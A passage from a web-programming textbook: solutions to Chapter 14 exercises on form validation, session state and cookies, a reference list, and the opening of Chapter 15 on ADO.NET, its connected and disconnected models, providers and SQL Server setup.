14.7 In **Listing 14.27**, trace the value of `ViewState["Name"]` and of the label through: the first GET; a postback with *Hi*; a postback with the box emptied.

14.8 Open the state lab in two browsers and make the following requests in order: A GET, A GET, B GET, A POST the form, B follow the link, A follow the link. Write the five counters after each request, then check in any track.

14.9 In **Listing 14.38**, delete the line `HttpContext.Session.Set(Key, draft);` near the end of `OnPost`. What does the cashier see after adding a line, and why?

14.10 Remove the redirect at the end of a successful customer POST in the Flask track and render the draft page directly instead. Register a customer, then press Reload and confirm. What happens in the database?

14.11 Decide where to keep each of these, using **Figure 14.17**, and justify: the language a customer chose for the status page; the number of bills created today at an outlet, shown on every counter; the step of a three-step "new employee" wizard; the list of services currently on promotion; a customer's complaint.

14.12 Using `tests/peek_cookies.py` or the browser's developer tools, look at the Flask track's session cookie after adding two lines to a draft. What can you read? Change one character and send the cookie back: what does Flask do? What would you change before storing the customer's phone number in that session?

14.17 Solutions to the Exercises

14.1 `rina@` is useless (wrong shape): caught by the pattern in the browser and on the server. `outlet=O09` is unauthenticated: only the server, which knows the outlets, can refuse it. Two lines on `A05` are contradictory: the server compares with the draft in the session. `C0001` in the hidden field is unauthenticated: the server compares with the session's draft and refuses. A birth date in 2031 is contradictory with today's date: the server's `Validate`, since the browser rule of this chapter checks only that a date was given.

14.2 Without `Type`, the comparison is between strings. `"9" > "18"` is true, because the character `9` comes after `1`; `"18" > "18"` is false; `"19" > "18"` is true; `"200" > "18"` is true, because `2` comes after `1`. So 9 is wrongly accepted. With `Type="Integer"`: 9 refused, 18 refused (not *greater*), 19 and 200 accepted.

14.3 `+62-857.0000.1234` → remove separators: `+6285700001234` → prefix: `085700001234` → 12 digits, matches → `0857-0000-1234`. `6208123456789` → prefix `62` replaced: `008123456789` → does not begin with `08`: refused (the person typed the local `0` after the country code). `0812 3456 78901` → `0812345678901`, 13 digits, matches → `0812-3456-78901`. `(031) 555 0199` → `0315550199` → begins `03`, a Surabaya landline: refused.

14.4 An attribute receives one value and knows nothing about the outlet, the database or the other lines of the draft, and it runs during model binding, before the handler has loaded anything. It would have to reach into the database from a static context, and it could not produce a browser half at all. The rule belongs in the handler, after the attributes, as a `ModelState.AddModelError` that uses the store and the outlet — as **Listing 14.38** does.

14.5 Status 422 and the summary item *Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812 3456 7890.* The PHP track answers exactly the same, although it has no client-side validation at all: the server rule is the same rule.

14.6 Six messages; the date-of-birth message is missing. By default, `Validate` of `IValidatableObject` is not called when a property attribute has already failed, so the future date is reported only after the other six problems are fixed. The option asks for all problems at once.

14.7 First GET: `ViewState["Name"]` is `null`, so it and the label become *No Value in View State*. Postback with *Hi*: view state is restored, not `null`, so both become *Hi*. Postback with an empty box: restored as *Hi*, so the first branch copies the empty box and both become the empty string — which is still not `null`, so later postbacks keep copying the box.

14.8 After A GET: app 1, session 1, cookie 1, hidden 0, query 0. A GET: 2, 2, 2, 0, 0. B GET: 3, 1, 1, 0, 0. A POST: 4, 3, 3, 1, 0. B link (`?count=1`): 5, 2, 2, 0, 1. A link (`?count=1`): 6, 4, 4, 0, 1. Application counts every request of both browsers; session and cookie count each browser separately; hidden and query move only with their own kind of request.

14.9 The handler redirects, the GET reads the draft from the session, and the new line is not there: the draft object was changed in memory, but the session still holds the old JSON text. The page shows the old lines, as if the cashier had done nothing.

14.10 The page shows the draft, but the browser's last request is the POST. Reload asks to resubmit the form; confirming sends the POST again, the form is still valid, and a second customer C0258 with the same name and phone is created. Post/Redirect/Get prevents it.

14.11 The language: a cookie (a long-lived, non-secret preference of one browser). Bills created today: the database, perhaps cached application-wide for a minute. The wizard step: a hidden field or the query string (one form; the server still validates each step). Services on promotion: the application cache. A complaint: the database — it must last, and as personal data it belongs where it can be protected, corrected and deleted.

14.12 The decoded cookie shows `_permanent`, `csrf` and the `draft` with its customer id and lines. Changing a character breaks the signature: Flask ignores the cookie and starts an empty session, so the draft disappears and the next POST is refused with 400 (the CSRF token no longer matches). Before storing a phone number, keep the session on the server so that the cookie carries only an id — or better, do not put the phone in the session at all: it is in the database.

References

[1] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," IETF RFC 9110, Jun. 2022.

[2] OWASP Foundation, *Input Validation Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[3] Microsoft, *Validation ASP.NET Controls* and *Validating User Input in ASP.NET Web Pages* (ASP.NET 4.x documentation). [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/aspnet/

[4] Microsoft, *Model validation in ASP.NET Core MVC and Razor Pages*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/mvc/models/validation

[5] International Telecommunication Union, *ITU-T Recommendation E.164: The international public telecommunication numbering plan*. Geneva, Switzerland: ITU, 2010.

[6] J. Zaefferer et al., *jQuery Validation Plugin Documentation*. [Online]. Available: https://jqueryvalidation.org/documentation/

[7] WHATWG, *HTML Living Standard*, Section 4.10 "Forms": constraint validation. [Online]. Available: https://html.spec.whatwg.org/multipage/forms.html

[8] Microsoft, *ASP.NET State Management Overview* (ASP.NET 4.x documentation). [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/aspnet/75x4ha6s(v=vs.100)

[9] A. Barth, "HTTP State Management Mechanism," IETF RFC 6265, Apr. 2011.

[10] S. Bingler, M. West, and J. Wilander, Eds., "Cookies: HTTP State Management Mechanism," IETF Internet-Draft draft-ietf-httpbis-rfc6265bis, work in progress.

[11] Microsoft, *Session and state management in ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/fundamentals/app-state

[12] The PHP Group, *PHP Manual: Session Handling* and *setcookie*. [Online]. Available: https://www.php.net/manual/en/book.session.php

[13] Oracle Corporation, *Package com.sun.net.httpserver* (Java SE 21 API documentation). [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[14] Eclipse Foundation, *Jakarta Servlet Specification, Version 6.0*. Brussels, Belgium: Eclipse Foundation, 2022.

[15] Pallets Projects, *Flask Documentation (3.1.x)*: Sessions and Message Flashing. [Online]. Available: https://flask.palletsprojects.com/

[16] OWASP Foundation, *Session Management Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

[17] Microsoft, *Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/security/anti-request-forgery

[18] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[19] OWASP Foundation, *OWASP Top 10:2025*. [Online]. Available: https://owasp.org/Top10/2025/

Chapter 15
ADO.NET and the Data Layer

By the end of this chapter you will know how a .NET program talks to a database, from the first connection string to the last `Commit()`, and you will be able to build the part of a web application that nobody sees and everybody depends on: the **data layer**. You will learn ADO.NET's two ways of working — *connected*, with a connection, a command, parameters and a DataReader streaming rows one at a time, and *disconnected*, with a DataAdapter filling a DataSet of DataTables that live in memory, remember every change and write them back later. You will run, not merely read, a DataSet built by hand, a DataRow walking through every one of its states, a DataView that sorts and finds, a DataSet turned into XML and back, and the whole Profitina Laundry database held in memory with its keys and relations enforced. You will see why transactions exist, and you will write the operation every laundry performs dozens of times a day — create a bill, its first payment and its first status-log entry — so that either all three rows are written or none is. You will write a stored procedure in MySQL and call it; you will watch SQL injection empty a table's worth of rows into the wrong hands and then watch parameters stop it. You will put all of it behind one interface, a *repository*, and see the same interface implemented over a DataSet, over any ADO.NET provider, and again in PHP with PDO, in Java with JDBC and in Python with `sqlite3`, each with its tests. Finally you will meet Entity Framework Core, the object–relational mapper that most new .NET applications use instead of writing SQL by hand, and you will know when to reach for it and when not to.

15.1 Where We Left Off

Chapter 5 taught SQL from zero on the Profitina Laundry database: the seven tables, keys, joins, `GROUP BY`, a first transaction, and PHP talking to MySQL through `mysqli` and then PDO with prepared statements. Chapter 7 did the same in Java, with JDBC and a Data Access Object behind servlets. Chapter 9 brought ASP.NET onto the stage, first as the Web Forms model of the 2000s and then as ASP.NET Core Razor Pages on .NET 10. Chapter 13 put data on a page with the GridView and its modern Razor form, and Chapter 14 validated what the visitor typed and kept state between requests.

In every one of those chapters the data came from somewhere, and the pages simply had it. This chapter opens that box. It is the ASP.NET chapter about *where data comes from*, and its technology is **ADO.NET**, the part of .NET that has been doing this job since 2002.

Three questions organize the chapter.

What is ADO.NET, and why does it have two halves? Sections 15.2 to 15.9 answer. There is a connected half — open, ask, read, close — which is the half every web page uses, and a disconnected half, a small in-memory database called the DataSet, which was designed for a world of desktop programs and slow networks and still teaches more about data than any other piece of .NET. Both halves run in this chapter on nothing but the .NET 10 SDK.

How do several writes become one act? Sections 15.5, 15.10 and 15.12 answer, with transactions in ADO.NET, in a MySQL stored procedure and in a repository. The running example

is the most ordinary moment in the laundry: a customer hands over five kilograms of shirts, pays Rp 20.000 of the Rp 40.000 now, and walks out with a receipt. Three rows, one act.

Where should the SQL live, and who may put text into it? Sections 15.11 and 15.12 answer: in one layer, behind one interface, with every value travelling as a parameter. Section 15.11 shows exactly what happens when that rule is broken.

> **KEY INSIGHT.** A page should never open a database connection. It should ask a data layer a question in the language of the shop — "create this bill", "what is owed on B2954?" — and receive an answer or a sentence explaining why not. Everything this chapter teaches about connections, commands, readers, DataSets and transactions lives *inside* that layer, which is why you can change all of it without touching a page.

15.1.1 What ran in this book, and what did not

This book's build machine has the .NET 10 SDK but no access to NuGet, the package gallery from which .NET projects download database providers. Everything in `System.Data` — the DataSet, DataTable, DataRelation, DataView, DataRow states and versions, XML, and the provider-independent base classes `DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader` and `DbTransaction` — is part of the shared framework and **ran here**. The providers for SQLite (`Microsoft.Data.Sqlite`), MySQL (`MySqlConnector`) and SQL Server (`Microsoft.Data.SqlClient`), and Entity Framework Core, are NuGet packages and **did not run here**. The code that needs them is complete, sits behind a compile switch, and is marked "not run" wherever it appears; you install the package with the one command printed beside it and switch it on. The PHP, Java and Python versions of the data layer use drivers that were available and **ran here against a copy of the real Laundry database**, with their tests. `VERIFIED.md` in the chapter's code folder lists every command that was executed. No output in this chapter was typed by hand.

15.2 What ADO.NET Is

15.2.1 One interface for many kinds of data

A program that keeps its data in MySQL today may keep it in SQL Server next year, and read a CSV file from a supplier every Monday. If every one of those sources had its own way of connecting, asking and reading, the program would have to be rewritten at every change. The answer, older than .NET, is to put an **application programming interface** (API) between the program and the data, and a **provider** — a driver — between the API and each kind of source. **Figure 15.1** draws it: the application talks only to the API; each provider translates for one database; and a bridge such as ODBC reaches sources that have no provider of their own.




Figure 15.1 Universal data access: the application speaks to one API, behind which a provider for each database (MySQL, DB2, Oracle) translates and an ODBC bridge reaches a source with no provider of its own. The source no longer matters to the application.

> **DEFINITION. ADO.NET** is the set of .NET classes, in the namespace `System.Data` and its children, through which a .NET program reaches structured data: relational databases above all, but also XML documents and any other source for which a provider exists. It offers a uniform object-oriented interface — connection, command, parameter, reader, transaction, adapter, DataSet — and a **data provider** for each kind of source implements that interface [1].

This is object-oriented programming applied to data. A row becomes an object, a table becomes a collection of objects, and *where the data came from* stops mattering to the code that uses it. **Figure 15.2** shows Microsoft's layering: ADO.NET at the top; below it providers for SQL Server, Oracle and MySQL, a bridge to ODBC and a bridge to OLE DB; below those, SQL data (SQL Server, Oracle, Jet, FoxPro) and non-SQL data (directory services, mail, text, video).




Figure 15.2 Microsoft's layered architecture for data access. Native providers reach SQL Server, Oracle and MySQL directly; ODBC and OLE DB reach everything else, including sources that are not SQL databases at all.

15.2.2 A short history: ODBC, OLE DB, ADO, ADO.NET

ADO.NET has three ancestors, each of which you will still meet in connection strings and in old code.

ODBC (Open Database Connectivity, 1992) was the first widely used universal API: a C interface and a driver per database. It still exists on every operating system, and a program that finds no better provider can almost always fall back to it. **OLE DB** (1996) was Microsoft's COM-based successor, designed to reach non-relational sources too; a connection string that begins `provider=SQLOLEDB` or `provider=Microsoft.Jet.OLEDB.4.0` is an OLE DB string. **ADO** (ActiveX Data Objects, 1996) wrapped OLE DB in a friendlier object model for Visual Basic and classic ASP pages; its central object was the *Recordset*, a cursor over the rows of one query. **ADO.NET** (2002) arrived with the first .NET Framework. Despite the name it is not a new version of ADO; it is a redesign [2], and **Table 15.1** lists the differences that mattered.

Table 15.1 ADO and ADO.NET compared. The second and third rows are the DataSet, which is the part of ADO.NET that had no ancestor.

	ADO (1996)	ADO.NET (2002 onward)
Access model	connection-oriented only	connection-oriented **and** connectionless
Reading	a sequential cursor over the result	a DataReader (sequential) **or** a DataSet held in main memory with direct access to any row
Tables per result object	one (the Recordset)	many, with relations between them (the DataSet)
Moving data between programs	COM marshalling, Windows only	XML, readable by any platform
Today	maintenance only	the base of all .NET data access, including Entity Framework Core

15.2.3 Two ways of working

Data processing used to be two-tier: a desktop program held a connection to the database server for as long as it ran. That works for ten clerks in one office. It does not work for a web application with a thousand visitors, most of whom are reading a page rather than using the database, and it works badly across a slow network where every round trip costs time. As systems became multi-tier — browser, web server, database server — programs moved to a **disconnected** approach: fetch what you need, let go of the connection, work in memory, and reconnect briefly to write the changes back. ADO.NET supports both, and **Figure 15.3** is the picture to keep in mind for the rest of the chapter.




Figure 15.3 ADO.NET's two halves: on the right the **managed providers** (Connection, Command, Transaction, DataReader, DataAdapter) work against the database; on the left the **content components** (a DataSet of DataTables and DataRelations) hold data in memory and read and write XML. The DataAdapter's `Fill` and `Update` are the only bridge between them.

> **DEFINITION.** In the **connection-oriented** (connected) model the program keeps a connection open while it works: it sends a command and reads the result row by row through a DataReader. In the **connectionless** (disconnected) model the program holds no permanent connection: a DataAdapter opens one briefly to *fill* a DataSet in main memory, the program reads and changes the DataSet as long as it likes, and the adapter opens a connection briefly again to *update* the data source with the changes.

Table 15.2 sets the two side by side, with the kind of application each was intended for.

Table 15.2 The connected and disconnected models. A web request is short, so web pages mostly use the connected model — open late, close early — and use in-memory tables for work that happens after the rows have arrived.

	Connection-oriented	Connectionless
Connection	kept open while the program works	opened only for `Fill` and `Update`
Where the data is	in the database; rows stream past	copied into main memory (a DataSet)
Changes	sent at once, statement by statement	kept in memory, then written back together
Suits	short transactions, few parallel users, data that must be up to date	many parallel and long-lasting accesses, work while offline
Risk	holding connections too long	conflicting changes: someone else changed the row meanwhile
Laundry example	the cashier's "create bill" button	a report built once and sorted twenty ways

Figure 15.4 makes the difference visible as time. A DataReader holds its connection from the first row to the last, and if a page reads rows and renders them in the same loop, the connection is held

for the whole render. A DataAdapter holds a connection only for the few milliseconds of `Fill`, and again for `Update`.




Figure 15.4 How long each model holds a database connection. The connected model holds one for as long as rows are being used; the disconnected model holds one only while filling and while writing back.

If a connection is held for t_{query} while the rows arrive and t_{use} while the program uses them in the same loop, and the disconnected model holds one only for t_{fill} and t_{update}, then

$$T_{\text{connected}} = t_{\text{query}} + t_{\text{use}}, \qquad T_{\text{disconnected}} = t_{\text{fill}} + t_{\text{update}} \tag{15.1}$$

Equation (15.1) explains the whole design. A connection is a scarce resource — a database server allows a limited number at once, and a pool of them is shared by every request — so the model that holds each one for less time serves more visitors. In a web page, where t_{use} is tiny if you read the rows into a list first and render afterwards, the connected model wins on simplicity and speed; the disconnected model wins when t_{use} is long.

15.2.4 The components: providers and the DataSet

ADO.NET has two main components (**Figure 15.35** will show the second in detail):

- **.NET data providers**, explicitly designed for manipulating data and for fast, forward-only, read-only access to it. The **Connection** object connects to a data source. The **Command** object runs database commands to return data, modify data, run stored procedures, and send or retrieve parameter information. The **DataReader** provides a high-performance stream of rows. The **DataAdapter** is the bridge between a DataSet and the data source: it uses Command objects to run SQL that loads the DataSet and to reconcile changes made in the DataSet back to the source.
- **The DataSet**, explicitly designed to be independent of any data source. It can hold data from several different sources at once, can be read from and written to XML, and can simply manage data local to the application. A DataSet contains a collection of DataTables made of rows and columns, together with primary keys, foreign keys, constraints and relations between the tables.

A question you will face in every program is **DataReader or DataSet?** Use a DataSet to cache data locally so that you can manipulate it; to move data between tiers or to a web service; to bind data to controls or combine and relate data from several sources; or to do extensive processing without holding a connection that other clients could be using. If you only need to read the results of a query once, from first row to last, the DataReader is the better choice: a DataAdapter itself uses a DataReader to fill a DataSet, so reading directly saves the memory the DataSet would take and the work of building it.

15.2.5 Assemblies, namespaces and providers, then and now

In the .NET Framework all of ADO.NET lived in one assembly, `System.Data.dll`, and each provider had a namespace of its own. **Table 15.3** lists them and what became of each in modern .NET (.NET 5 and later, including .NET 10).

Table 15.3 ADO.NET's namespaces then and now. The general types stayed in the framework; almost every provider moved out into a NuGet package, which is why a new project must add one before it can reach a database.

Namespace (.NET Framework)	Purpose	Today on .NET 10
`System.Data`	general types: DataSet, DataTable, DataRow, DataView, IDbConnection…	shared framework, nothing to install
`System.Data.Common`	base classes for providers: DbConnection, DbCommand, DbDataReader…	shared framework
`System.Data.SqlClient`	Microsoft SQL Server provider	replaced by **`Microsoft.Data.SqlClient`** (NuGet)
`System.Data.SqlTypes`	SQL Server data types	shared framework
`System.Data.OleDb`	OLE DB provider	NuGet `System.Data.OleDb`, Windows only
`System.Data.Odbc` (since 1.1)	ODBC provider	NuGet `System.Data.Odbc`
`System.Data.OracleClient` (since 1.1)	Oracle provider	removed; Oracle's own `Oracle.ManagedDataAccess.Core` (NuGet)
`System.Data.SqlServerCe`	SQL Server Compact	discontinued; SQLite took its place
—	SQLite	**`Microsoft.Data.Sqlite`** (NuGet)
—	MySQL / MariaDB	**`MySqlConnector`** (NuGet, open source) or Oracle's `MySql.Data`
—	PostgreSQL	`Npgsql` (NuGet)

Adding a provider to a project is one command, typed in the folder that holds the project's `.csproj` file. These are the lines this chapter's code uses; they need an internet connection, and they are the only part of the chapter this book's build could not execute [3], [4]:

```
dotnet add package Microsoft.Data.Sqlite          # SQLite: the Laundry database file
dotnet add package MySqlConnector                  # MySQL 8 or MariaDB (XAMPP)
dotnet add package Microsoft.Data.SqlClient        # SQL Server, SQL Server Express,
Azure SQL
dotnet add package Microsoft.EntityFrameworkCore.Sqlite   # EF Core on SQLite (Section
15.16)
```

Each line writes a `<PackageReference>` into the `.csproj` file and downloads the package into a cache in your home folder; the next `dotnet build` finds it there. In VS Code with the C# Dev Kit you can do the same from the Solution Explorer: right-click the project, choose **Add NuGet Package…**, and search for the name.

15.3 Getting a Database to Talk To

ADO.NET grew up beside Microsoft SQL Server, and most ADO.NET material you will find uses it. This section installs it, because you will meet it at work; the Laundry code in this chapter uses SQLite, which needs no server, and MySQL, which you installed with XAMPP in Chapter 5.

15.3.1 SQL Server and SQL Server Management Studio

The current release, SQL Server 2025 (version 17.x), has been generally available since 18 November 2025 [5], in the editions of **Figure 15.5** [6]. Three of them are free: Standard Developer and Enterprise Developer have every feature of Standard and Enterprise and may be used for development and testing, and Express may be used in production with limits, among them 50 GB per database. The installer is on Microsoft's SQL Server download page [7]; choose **Basic** installation unless you have a reason not to. On macOS and Linux, SQL Server runs in a Docker container (`mcr.microsoft.com/mssql/server`), and on Linux it can also be installed natively from Microsoft's package repository [7].

SQL Server 2025

version 17.x
generally available
18 November 2025
Windows, Linux,
containers

Express	free, also in production; databases up to 50 GB
Standard Developer	free for development and testing; every Standard feature
Enterprise Developer	free for development and testing; every Enterprise feature
Evaluation	every Enterprise feature, free for 180 days
Standard, Enterprise	licensed editions for production

Figure 15.5 The editions of SQL Server 2025. Express and the two Developer editions are free, and Evaluation is free for 180 days.

SQL Server Management Studio (SSMS) is an integrated environment for managing any SQL Server infrastructure, from a local SQL Server to Azure SQL Database. It configures, monitors and administers servers and databases, deploys and upgrades the data-tier components your applications use, and lets you write queries and scripts. SSMS runs on Windows only; on macOS and Linux, VS Code's *SQL Server (mssql)* extension does the everyday part of the job, and it is also where the users of Azure Data Studio went when Microsoft retired that tool on 28 February 2026 [8]. The current version is SSMS 22, first released on 11 November 2025 and at 22.10.1 in September 2026 [9]. Its download is a small bootstrapper, `vs_SSMS.exe`, which opens the Visual Studio Installer; there you may pick optional workloads, and **Install** does the rest [10].

15.3.2 SQL Server authentication and the `sa` account

SQL Server can recognize a user in two ways. **Windows Authentication** trusts the Windows account the program runs under, and is the default. **SQL Server Authentication** checks a login name and password stored in SQL Server itself, which is what a program on another machine, in a container, or on Linux usually needs. To allow both, right-click the server's name in SSMS's Object Explorer, choose **Properties → Security**, and select **SQL Server and Windows Authentication mode** (**Figure 15.6**); the server must then be restarted.




Figure 15.6 Server Properties → Security (marker 1) with **SQL Server and Windows Authentication mode** selected (marker 2), so that logins with their own passwords are accepted as well as Windows accounts. Login auditing is left at *Failed logins only* (marker 3).

SQL Server comes with a built-in administrator login named `sa` (system administrator), disabled by default. To enable it for a first experiment: in Object Explorer open **Security → Logins**, right-click **sa**, choose **Properties → Status**, and set **Login** to **Enabled** (**Figure 15.7**), then give it a strong password on the **General** page.

